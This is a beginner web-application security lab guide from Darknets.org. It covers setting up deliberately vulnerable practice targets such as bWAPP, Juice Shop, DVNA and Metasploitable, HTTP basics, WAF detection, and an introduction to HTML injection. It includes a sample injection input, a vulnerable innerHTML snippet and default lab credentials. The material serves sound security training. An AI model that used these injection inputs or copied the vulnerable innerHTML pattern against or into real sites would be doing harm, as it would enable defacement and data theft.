DARKNETS.ORG

BY
JOSEPH
MLODZIANOWSKI

Web Application Exploration

Essentials - 101

Lab Guide

V5.2

Joseph ☣Mlodzianowski

Not intentionally left blank

Not intentionally left blank

Episode One

This training is for educational purposes only. If you attempt these techniques without proper authorization, you are likely to get caught. If you are caught engaging in unauthorized hacking or exploration, most companies will fire you and/or you will be arrested. Claiming that you were doing security research or learning will not work.

Utilize this lab guide to help develop your skills, but never attempt any of these techniques on live systems, especially ones you do not have authorization to be on. This lab was built to be self-contained so you can perform all the of the exercises, with-out ever accidentally hitting a real system on the internet.

This is an introduction course to 'Web Application Exploration', an essentials course. This course is intended to take someone who is new to web application testing from "Novice" level to beginner. We start with the basic introduction to what makes up a web applications, how they function, then we guide you in setting up your testing environment. We introduce prebuilt target systems and several learning frameworks that can be used for web application testing and exploitation.

In this course, you will be exposed to and learn new terms and methodologies that have been adopted by ethical hackers, Bug Bounty practitioners, and penetration testers. This course is a hands-on where we will teach you to use open-source tools, and practitioner techniques to learn how to identify and exploit web application vulnerabilities. From inputs, forms, validations, command injection, cross-site scripting (XSS), XML External Entity (XXE), SQL injection and cross-site request forgery (CSRF).

• Building your testing Environment

Before we build our test environment, we need to discuss some basic concepts and technologies that we will be utilizing through-out this course. Our testing environment is a Debian OS system built on a Virtual Machines that utilizes multiple containers. The Operating system is a Debian derivative known as (Kali) So, lets quickly go over those. If you already have a good understanding of these technologies, then feel free to skip ahead.

• What is a Virtual Machine – VM

A Virtual machine is a computer file, typically called an image that behaves like an actual computer. Multiple virtual machines can run simultaneously on the same physical host computer. Each VM Virtual Machine provides its own "Virtual Hardware" including CPU's, memory, hard drive space – these components are abstracted from the actual host system (*carved out) and can cause the host system to degrade in performance as shared resources utilize real memory, CPU and diskspace. This lab uses a kali image that is based off of Debian that can be run under vmware or virtual box. Using the Debian linux platform has some inherit benefits because the development teams consistently work to make it more stable. You can use VMWare or VirtualBox to run your instance of "Kali" or Debian locally, depending on your needs.

VM Software


- https://www.virtualbox.org/
- VMWare Workstation for Windows
- VMWare Fusion for Mac
- Hyper-V Windows Based
- Qemu KVM

Virtual Cloud Services (cloud systems)

- Azure Cloud: https://azure.microsoft.com/en-us/pricing/details/virtual-machines/series/
- AWS EC2 Cloud: https://aws.amazon.com/ec2/pricing/
- Vultr Virtual Machines 2.50/Mo - https://www.vultr.com
- Google Compute Engine - https://cloud.google.com/compute
- Digital Ocean VM - https://try.digitalocean.com/virtualmachines
- Alibaba Cloud $2.50/Mo - https://www.alibabacloud.com/

What is a Container 1.0

A Container is an abstracted instance of an application running as a virtualized operating system. One of the more common container types is Docker; A Container is a standard unit of software that packages up code and all its dependencies, so the application runs quickly and reliably from one computing environment to the next.
Containers -vs- Virtual machines; as you can see a container does not require a bundled OS to be included like a virtual machine does, it makes use of the host OS, making a container easier to maintain, spin-up and tear down.



To start docker on most Debain platforms : `>service docker start` or
`systemctl start docker`

Episode 1.1 - Exploitable VM's

The **Darknets.org** Kali Linux system contains several vulnerable Docker container servers and applications.

Other vulnerable application/playgrounds are listed below.

- Kali Linux is downloadable here: https://www.kali.org/downloads/
- Java Vulnerable Lab - https://github.com/CSPF-Founder/JavaVulnerableLab/
- Xtreme Vulnerable Web Application - https://github.com/tuxotron/xvwa_lamp_container
- Vulnerable SAML infrastructure - https://github.com/yogisec/VulnerableSAMLApp
- Vulnerable JWT implementations - https://github.com/Sjord/jwtdemo/
- You can download Metasploitable 2 VM here: https://sourceforge.net/projects/metasploitable/

NOTICE: These VM's contain vulnerable software, you must exercise extreme caution when using them, DO NOT connect to a production environment, and never leave them unattended. The purpose of these VM's is to provide you with a portable learning and exploitable environment with web applications and penetration testing tools to allow you to learn from anywhere.

Metasploitable 2 1.1.1

MSF: Vulnerable Applications

- TWiki – a vulnerable wiki platform
- Damn Vulnerable Web Application (DVWA)
- phpMyAdmin
- OWASP Mutillidae
- WebDAV

Account Name	Password
msfadmin	msfadmin
user	user
postgres	postgres
sys	batman
klog	123456789
service	service

VM Credentials:

Username: msfadmin
Password: password

Metasploitable 3 1.1.2

MSF: Vulnerable Applications

Metasploitable3 is a VM that is built from the ground up with a large amount of current security vulnerabilities. It is intended to be used as a target for testing exploits with metasploit. This is a much more advanced distribution and requires a lot more resources. Check out the vulnerabilities page to see if there is something specific you want to test.

https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities/

Building Metasploitable 3

System Requirements:

- OS capable of running all of the required applications listed below
- VT-x/AMD-V Supported Processor recommended
- 65 GB Available space on drive
- 4.5 GB RAM

✓ Requirements:


- Packer
- Vagrant
- Vagrant Reload Plugin
- VirtualBox, libvirt/qemu-kvm, or vmware (paid license required)
- Internet connection

Vulnerabilities included in MS3

https://github.com/rapid7/metasploitable3

OWASP Juice Shop - Container 1.1.3

One of my favorite playgrounds is the Juice Shop, it is regularly updated, maintained and has a host of features that make it suitable for a one-stop lab. Juice Shop has capabilities to be run as a “Capture the Flag” environment as well.



You can deploy Juice Shop as a docker image downloaded from GitHub, or from Source. To run Juice Shop locally you need to have Node.js installed on your computer. The Juice Shop officially runs on versions 10.x, 12,x and 13.x of Node.js. Closely follow the official Node.js long-term support release schedule to avoid issues.

Juice Shop: From Docker and Docker Image

1. Install Docker on your computer, then pull the juice shop
2. On the command line run `docker pull bkimminich/juice-shop` to download the latest image.
3. Run `docker run -d -p 3000:3000 bkimminich/juice-shop` to launch the container with that image.
4. Browse to http://localhost:3000. (You can change the port to anything available on your system)


If you are using Docker on Windows - inside a **VirtualBox** VM - make sure that you also enable port forwarding from host 127.0.0.1:3000 to 0.0.0.0:3000 for TCP.

OWASP JUICE SHOP – Self Healing

OWASP Juice Shop was not exactly designed and built with a high availability and reactive enterprise-scale architecture in mind. It runs perfectly fine and fast when it is attacked via a browser by a human. When under attack by an automated tool - especially aggressive brute force scripts the server might crash under the load. This could - in theory - leave the database and file system in an unpredictable state that prevents a restart of the application.

That is why - in practice - Juice Shop wipes the entire database and the folder users might have modified during hacking. After performing this *self-healing* the application is supposed to be re-startable, no matter what kind of problem originally caused it to crash.

For convenience the *self-healing* happens during the start-up (i.e. npm start) of the server, so no extra command needs to be issued to trigger it.




Single user restriction:

One fundamental restriction that needs to be taken into account when working with the Juice Shop is that it is a single-user platform -which is technically necessary to make the self-healing feature work properly and consistently.

Furthermore, when multiple users would attack the same instance of the Juice Shop, all of their progress tracking would be mixed up, leading to inevitable confusion for the individual hacker. There is a multi-user CTF version you can use.

DVNA Damn Vulnerable NodeJS 1.1.4

Damn Vulnerable NodeJS Application



The containerized version of DVNA

- To deploy, run the following commands at the command line.
- git clone https://github.com/appsecco/dvna; cd dvna
- docker run --name dvna-mysql --env-file vars.env -d mysql:5.7

Documentation available here: https://github.com/appsecco/dvna
Try DVNA using a single command with Docker.

This setup uses an SQLite database instead of MySQL.

Docker:

- docker pull appsecco/dvna:sqlite
- docker run --name dvna -p 9090:9090 -d appsecco/dvna:sqlite

Access the application at http://127.0.0.1:9090/

Getting Started
DVNA can be deployed in three ways

- For Developers, using docker-compose with auto-reload on code updates
- For Security Testers, using the Official image from Docker Hub
- For Advanced Users, using a fully manual setup

Detailed instructions on setup and requirements are given in the Gitbook

Clone this repository

```
git clone https://github.com/appsecco/dvna; cd dvna
```

Create a vars.env with the desired database configuration

```
MYSQL_USER=dvna
MYSQL_DATABASE=dvna
MYSQL_PASSWORD=passw0rd
MYSQL_RANDOM_ROOT_PASSWORD=yes
```

Start the application and database using docker-compose
docker-compose up

Access the application at http://127.0.0.1:9090/ Project Site: https://github.com/appsecco/dvna

WAFF 1.1.6

Web Application Firewall

Tool: wafw00f
OS: Kali Basic

Web Application firewalls are “Firewalls” that work at the application layer which have the capability of monitoring & modifying HTTP requests. The key difference is that WAFs work on Layer 7 – Application Layer of the OSI Model. All WAFs job is to protect the actual app against different types of HTTP attacks & queries like SQLi & XSS.

Since this type of firewall is able to detect HTTP methods, SQL queries & other scripts put as input to different forms in a website, it can filter out the requests just like a normal firewall would do.

To launch Wafw00f: > wafw00f followed by the URL of the website you suspect might have a WAF enabled.

```
┌──(root💀darkarts)-[~]
└─# wafw00f https://192.168.1.101
```

Many Sites also use Cloudflare to provide protection, other sites will use WAF appliances.

- Checking https://darkarts.io
- The site https://darkarts.io is behind a Cloudflare
- Number of site requests: 1

Docker: https://github.com/EnableSecurity/wafw00f

As you can see this site has a WAF protecting it. Meaning all requests sent to the website will be filtered/validated by the WAF

Project Github site: https://github.com/sandrogauci/wafw00f

bWAPP 1.1.7

An Extremely Buggy WebApp *Local Install*

bWAPP helps security enthusiasts to discover and prevent web vulnerabilities. bWAPP prepares you to perform bug research, successful penetration testing and ethical hacking projects. bWAPP has over 100 web bugs and covers all major known web vulnerabilities, including risks from the OWASP Top 10 project. The focus is not just on one specific issue... > bWAPP covers a wide range of vulnerabilities!

bWAPP is a PHP application that uses a MySQL database. It can be hosted on Linux/Windows with Apache/IIS and MySQL, and in a Container.

https://sourceforge.net/projects/bwapp/

WebGoat 7 1.1.8

Deliberately Insecure Web Application

WebGoat is a deliberately insecure web application maintained by OWASP designed to teach web application security lessons. This program is a demonstration of common **server-side** application flaws. The exercises are intended to be used by people to learn about application security and penetration testing techniques.

- Home Page
- OWASP Project Home Page
- Source Code
- Easy-Run Download

Standalone
1. Download the easy run executable jar file which contains all the lessons and a embedded Tomcat server:
https://s3.amazonaws.com/webgoat-war/webgoat-standalone-7.1-SNAPSHOT-exec.jar
https://hub.docker.com/r/webgoat/webgoat-7.1/

2. **Run it using java:**
Open a command shell/window, browse to where you downloaded the easy run jar and type:
java -jar webgoat-standalone-7.0.1-exec.jar [-p | --p <port>] [-a | --address <address>]
Using the **--help** option will show the allowed command line arguments.

3. Run it as a container – Best Method:

```
docker run -p 127.0.0.1:8080:8080 -p 127.0.0.1:9090:9090 -e TZ=Americas/Chicago webgoat/webgoat
```

Browse to http://localhost:8080/WebGoat and happy hacking !

The Web Application Assessments 1.2.0

Episode 1.2 - Tools and Tactics


Adversary Tactics:
This course teaches you real-world adversarial ***tactics, techniques and procedures, known as TTP's*** throughout this course we give you the tools required to conduct an effective Web Application vulnerability assessment. When it comes to working with any pentest or assessment, outside the box and non-traditional thinking is required to be most effective, we will explore how to simulate threat actors that will provide your defensive team with visibility into how an adversary would engage against you.

Software Security testing is the process of assessing and testing a system to discover security risks and vulnerabilities of the system and its data. There is no universal terminology but for our purposes, we define assessments as the analysis and discovery of vulnerabilities without attempting to actually exploit those vulnerabilities. We define testing as the discovery and attempted exploitation of vulnerabilities.

Security testing is often broken out according to the type of vulnerability being tested or the type of testing being done. One of the most common breakouts is:

- **Vulnerability Assessment** – The system is scanned and analyzed for security issues.
- **Penetration Testing** – The system undergoes analysis and attack from simulated malicious attackers.
- **Runtime Testing** – The system undergoes analysis and security testing from an end-user.
- **Code Review** – The system code undergoes a detailed review and analysis looking specifically for security vulnerabilities.

Risk assessment is not listed above, because it's a test but rather the analysis of the perceived severity of different risks software security, personnel security, hardware security, etc. and mitigation steps for those risks. You may see this methodology listed in a number of ways, including just as Recon, initial compromise, establish a foothold, escalate privileges, and data exfiltration.



Training Class Website: Darknets.org
You can obtain links to tools, tactics and techniques at the "DarkArts.io" website as well as a wealth of other materials to help make your introduction into webapp hacking a successful venture.

Overview: Web application Vulnerabilities 1.2.1


HTML Injection:
So what exactly is HTML injection: Injecting HTML code through vulnerable parts of the website. The attacker sends crafted HTML code through any vulnerable field with the purpose of changing the websites design and other information. The result will be loss of integrity to the system, displaying and/or exfiltration of data. The Data that is sent during this type attack maybe very different from the intended input, the browser usually interprets the malicious (input) user data as legitimate and tries to display it. This can lead to a variety of issues, from minor website defacement to serious data breaches. Unlike other web vulnerabilities, HTML injection targets the markup language that forms the backbone of most websites.

This attack differs from other web vulnerabilities that exploit server or database weaknesses because it focuses on manipulating the structure and content of a webpage

The Main types are:

- Stored HTML Code
- Reflected HTML Injection

Stored injection attacks occur when malicious HTML code is saved in the **webserver** and is being executed every time a user calls a linked functionality; this action is normally expected.



Whereas in the **reflected injection,** an attack occurs when the website immediately responds to the (bad) mal input, this code is not stored permanently on the **webserver**.

Reflected HTML Injection Types:

- GET
- POST
- URL

Depending on the HTTP method, a reflected injection attack can have different results depending on GET/POST/URL, - First let's take a look at what these requests look like:

Malicious HTML code can "get" into the source code by *innerHTML*. Know that innerHTML is the property of DOM document and with innerHTML, we can write dynamic HTML code. It is used mostly for data input fields like comment fields, questionnaire forms, registration forms, forums and other entry etc. Therefore, those elements are most vulnerable to HTML attack.

Now let's start with a questionnaire form, where we are filling appropriate answers and our name, and when the questionnaire is completed, an acknowledgment message is being displayed.

In the acknowledgment message, the response indicates a user's (%) name that is also being displayed.

```
var user_name=location.href.indexOf("user=");
document.getElementById("Thank you for filling our questionnaire").innerHTML="
Thank you for filling our questionnaire, "+user;
```

In the questionnaire form we would type our **malicious "HTML" code**, its message would be displayed on the acknowledgment page, thereby *injecting* that into the HTML page of the user

The same happens with the comment fields as well. If you have a comment form, you might be able to perform an injection attack, if the form is vulnerable to the HTML attack.

The reflected HTML is also known as non-Persistence. It occurs when the web application responds immediately on user's input without validating the inputs. Because the malicious script does not get stored inside the web Application database, therefore attacker will send the malicious link through watering holes or phishing attempts to trick the user.


We can test forms quite easily simply entering HTML content, and see if it is reflected back to us.

(example 1)

Firstname <h1>Vulnerable to</h1>

Lastname <h2>HTML injection</h2>

Normally you would see "Welcome" showing the user first/last name instead we see the inner html data Being displayed.



HTTP Methods
The Most commonly used HTTP (methods) are POST, GET, PUT, and DELETE. These correspond to create, read, update, and delete operations, respectively. There are a number of other verbs but are utilized less frequently. Of those less-frequent methods, OPTIONS and HEAD are used more often than others.
GET The HTTP GET method is used to retrieve (or read) a representation of a resource GET returns a representation in XML or JSON and an HTTP response code of 200
(OK). In an error case, it most often returns a 404 (NOT FOUND) or 400 (BAD REQUEST).

POST - The HTTP POST request message has a content body that is normally used to send parameters and data. Unlike using the request URI or cookies, there is no upper limit on the amount of data that can be sent and POST must be used if files or other variable length data has to be sent to the server.
PUT -The PUT is most-often utilized for update capabilities, PUT-ing to a known resource URI with the request body containing the newly-updated representation of the original resource.
DELETE - DELETE is pretty easy to understand. It is used to delete a resource identified by a URI.
OPTIONS - The OPTIONS method is used by the client to find out the HTTP methods and other options supported by a web server.

TRACE - The TRACE method is used to echo the contents of an HTTP Request back to the requester which can be used for debugging purpose at the time of development.

What are the Status Codes?

HTTP status codes are returned by web servers to describe if and how a request was processed. The codes are grouped by the first digit:

1xx – Informational
2xx – Successful
200 - Code is used when a request has been successfully processed
3xx – Redirection
302 - The requested resource has been temporarily moved and the browser should issue a request to the URL supplied in the Location response header.
304 - The requested resource has not been modified and the browser should read from its local cache instead. The Content-Length header will be zero or absent because content is never returned with a 304 response
4xx – Client Error
401 - Anonymous clients are not authorized to view the requested content
404 - The requested resource does not exist on the server
5xx - Server Error
500 - An internal error occurred on the server. This may be because of an application error or configuration problem
503 - The service is currently unavailable, perhaps because of essential maintenance or overloading

You can examine the HTTP request message with Wireshark a network analysis tool or BurpSuite or ZAP
As show below:

Sample HTTP Request message:
```
POST /index.html HTTP/1.1
Host: http://www.yourwebsite.com
Connection: Keep-Alive
Accept: image/gif
Accept-Language: us-en
```

To learn more about HTML - - and the status codes, web page programing check out these resources:


HTTP Request form https://www.tutorialspoint.com/http/http_requests.htm

HTTP Response form https://www.tutorialspoint.com/http/http_responses.htm

HTTP Response codes https://www.tutorialspoint.com/http/http_status_codes.htm

HTTP URL Encoding https://www.tutorialspoint.com/http/http_url_encoding.htm


- **HTML:** HTML is very easy to learn and there are a ton of free resources for it. If you are interested in learning about XSS this should be your first step. If you prefer an interactive tool to learn about Javascript, I highly recommend Codecademy! https://www.codecademy.com/learn/learn-html https://www.w3schools.com/html/
- **JavaScript:** Once you have familiarized yourself with HTML, you should understand Javascript since you will be using it to exploit XSS vulnerabilities. The usage of Javascript isn't just limited to when you are exploring XSS, so it's a very handy programming language to know. If you prefer an interactive tool to learn about Javascript, I highly recommend Codecademy! https://www.codecademy.com/learn/introduction-to-javascript
- **SQL:** Not part of this course, however you won't be able to exploit complex SQL injection vulnerabilities before having any SQL knowledge. As always, if you prefer an interactive course, feel free to use Codecademy! https://www.codecademy.com/learn/learn-sql http://www.sqlcourse.com/
- To determine which method is used by the website, you can start with checking the source code of the webpage, this is done by right click'ing (inspect element/view source) depending browser, It will clearly show various GETS. Going forward make sure you execute all commands (inside the VM) and not your desktop.



The Open Web Application Security Project (OWASP) is a nonprofit foundation that works to improve software security. The have a host of projects (254) of them, and many of them are active development projects.

OWASP Top 10

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.



https://owasp.org/www-project-top-ten/

OWASP Project Inventory (254)

All OWASP tools, document, and code library projects are organized into the following categories:

Flagship Projects: The OWASP Flagship designation is given to projects that have demonstrated strategic value to OWASP and application security as a whole.
Lab Projects: OWASP Labs projects represent projects that have produced an OWASP reviewed deliverable of value.
Incubator Projects: OWASP Incubator projects represent the experimental playground where projects are still being fleshed out, ideas are still being proven, and development is still underway.

List of Projects by Level or Type

Flagship Projects

Section 2.0 - Lab Setup – Must be completed before starting exercises

Option 1 – Use your Kali Linux VM and run darksetup.sh script
Option 2 – Use Debian to build your own Virtual Machine
Option 3 – Cloud based AWS or Digital Ocean
Option 4 – Utilize one of the two resources we provided for the 'Online bWAPP' only instance

Option 1

- Download and install Kali 2024.1 - https://www.kali.org/get-kali/
- On the Darknets.org website located/download the darknets.org/setup.sh script
- Execute the script - ./darksetup.sh
- Execute the docker management script - ./darkstart.sh

Option 2

- Install Debian or Ubuntu in your VMWare Workstation Pro
- Download the 2 darknets scripts from the Darknets.org website
- Run the setup script to get docker and all the docker containers installed
- Login to the machine and run the start script to start the containers (bwapp)

Option 3

- Connect to the Cloud Service of your choice, login and access cloud based workstations
- AWS: https://www.kali.org/docs/cloud/aws/
- Digital Ocean: https://www.kali.org/docs/cloud/digitalocean/

Option 4

• Available Free at Pentester Academy | https://attackdefense.pentesteracademy.com/
• Available Free at Hakhub | https://bwapp.hakhub.net/login.php

2.0.1 To start the Virtual Machine (Virtual Box or Vmware)

Used in this exercise:
Tools: Kali Linux
Server: Virtual Box
Firefox: Plugin | Max HackBar


- **NOTICE:** Remember after you log in – use the browser in the Virtual Machine, not on the local workstation browser

Darknets.org - We have taken some of the fun out of the struggle – Please use the **Darkstart.sh** script, it can be used to start or stop any number of docker containers on this system, in this case we will use it to start 'bWAPP' Once you log in you should be in /root to make sure you are in /root – type in "pwd" , you can also start the containers as a user.


2.0.1 Open a Terminal Window

To start bwapp or any of the Docker Containers for that matter, from the terminal

```
cd (where you download the .sh script)
./darkstart.sh start bwapp
```



Notice the first step is to click



You will need to Click the **'Here"** under installation | That will install the database, you may notice a "already installed" notice if you previously ran the system. That is fine just continue and select login.

If you forget to run the installation, you will get an error message. Connection failed: Unknown database 'bWAPP'
Reminder:


All activities going forward will be done inside the VM - LAB Virtual Machine, using the web browser inside the VM, be sure to shut down the VM when you are done for the day.

Note: if you did not "START BWAPP" properly you will end up at a Chinese website, that should be a good indicator you missed a step, usually not properly starting bWAPP, which enters bwapp name into the host file.

2.0.1 Start the bWAPP the lab

```
Open Firefox
Type http://bwapp in the URL
```


2.0.2 Now let's log in to bWAPP – Click Login On Top | **user:** bee **pwd:** bug | after login we will select our Bug



- Leave the security settings level to low

The first actual lab is a simple "Get" HTML operation

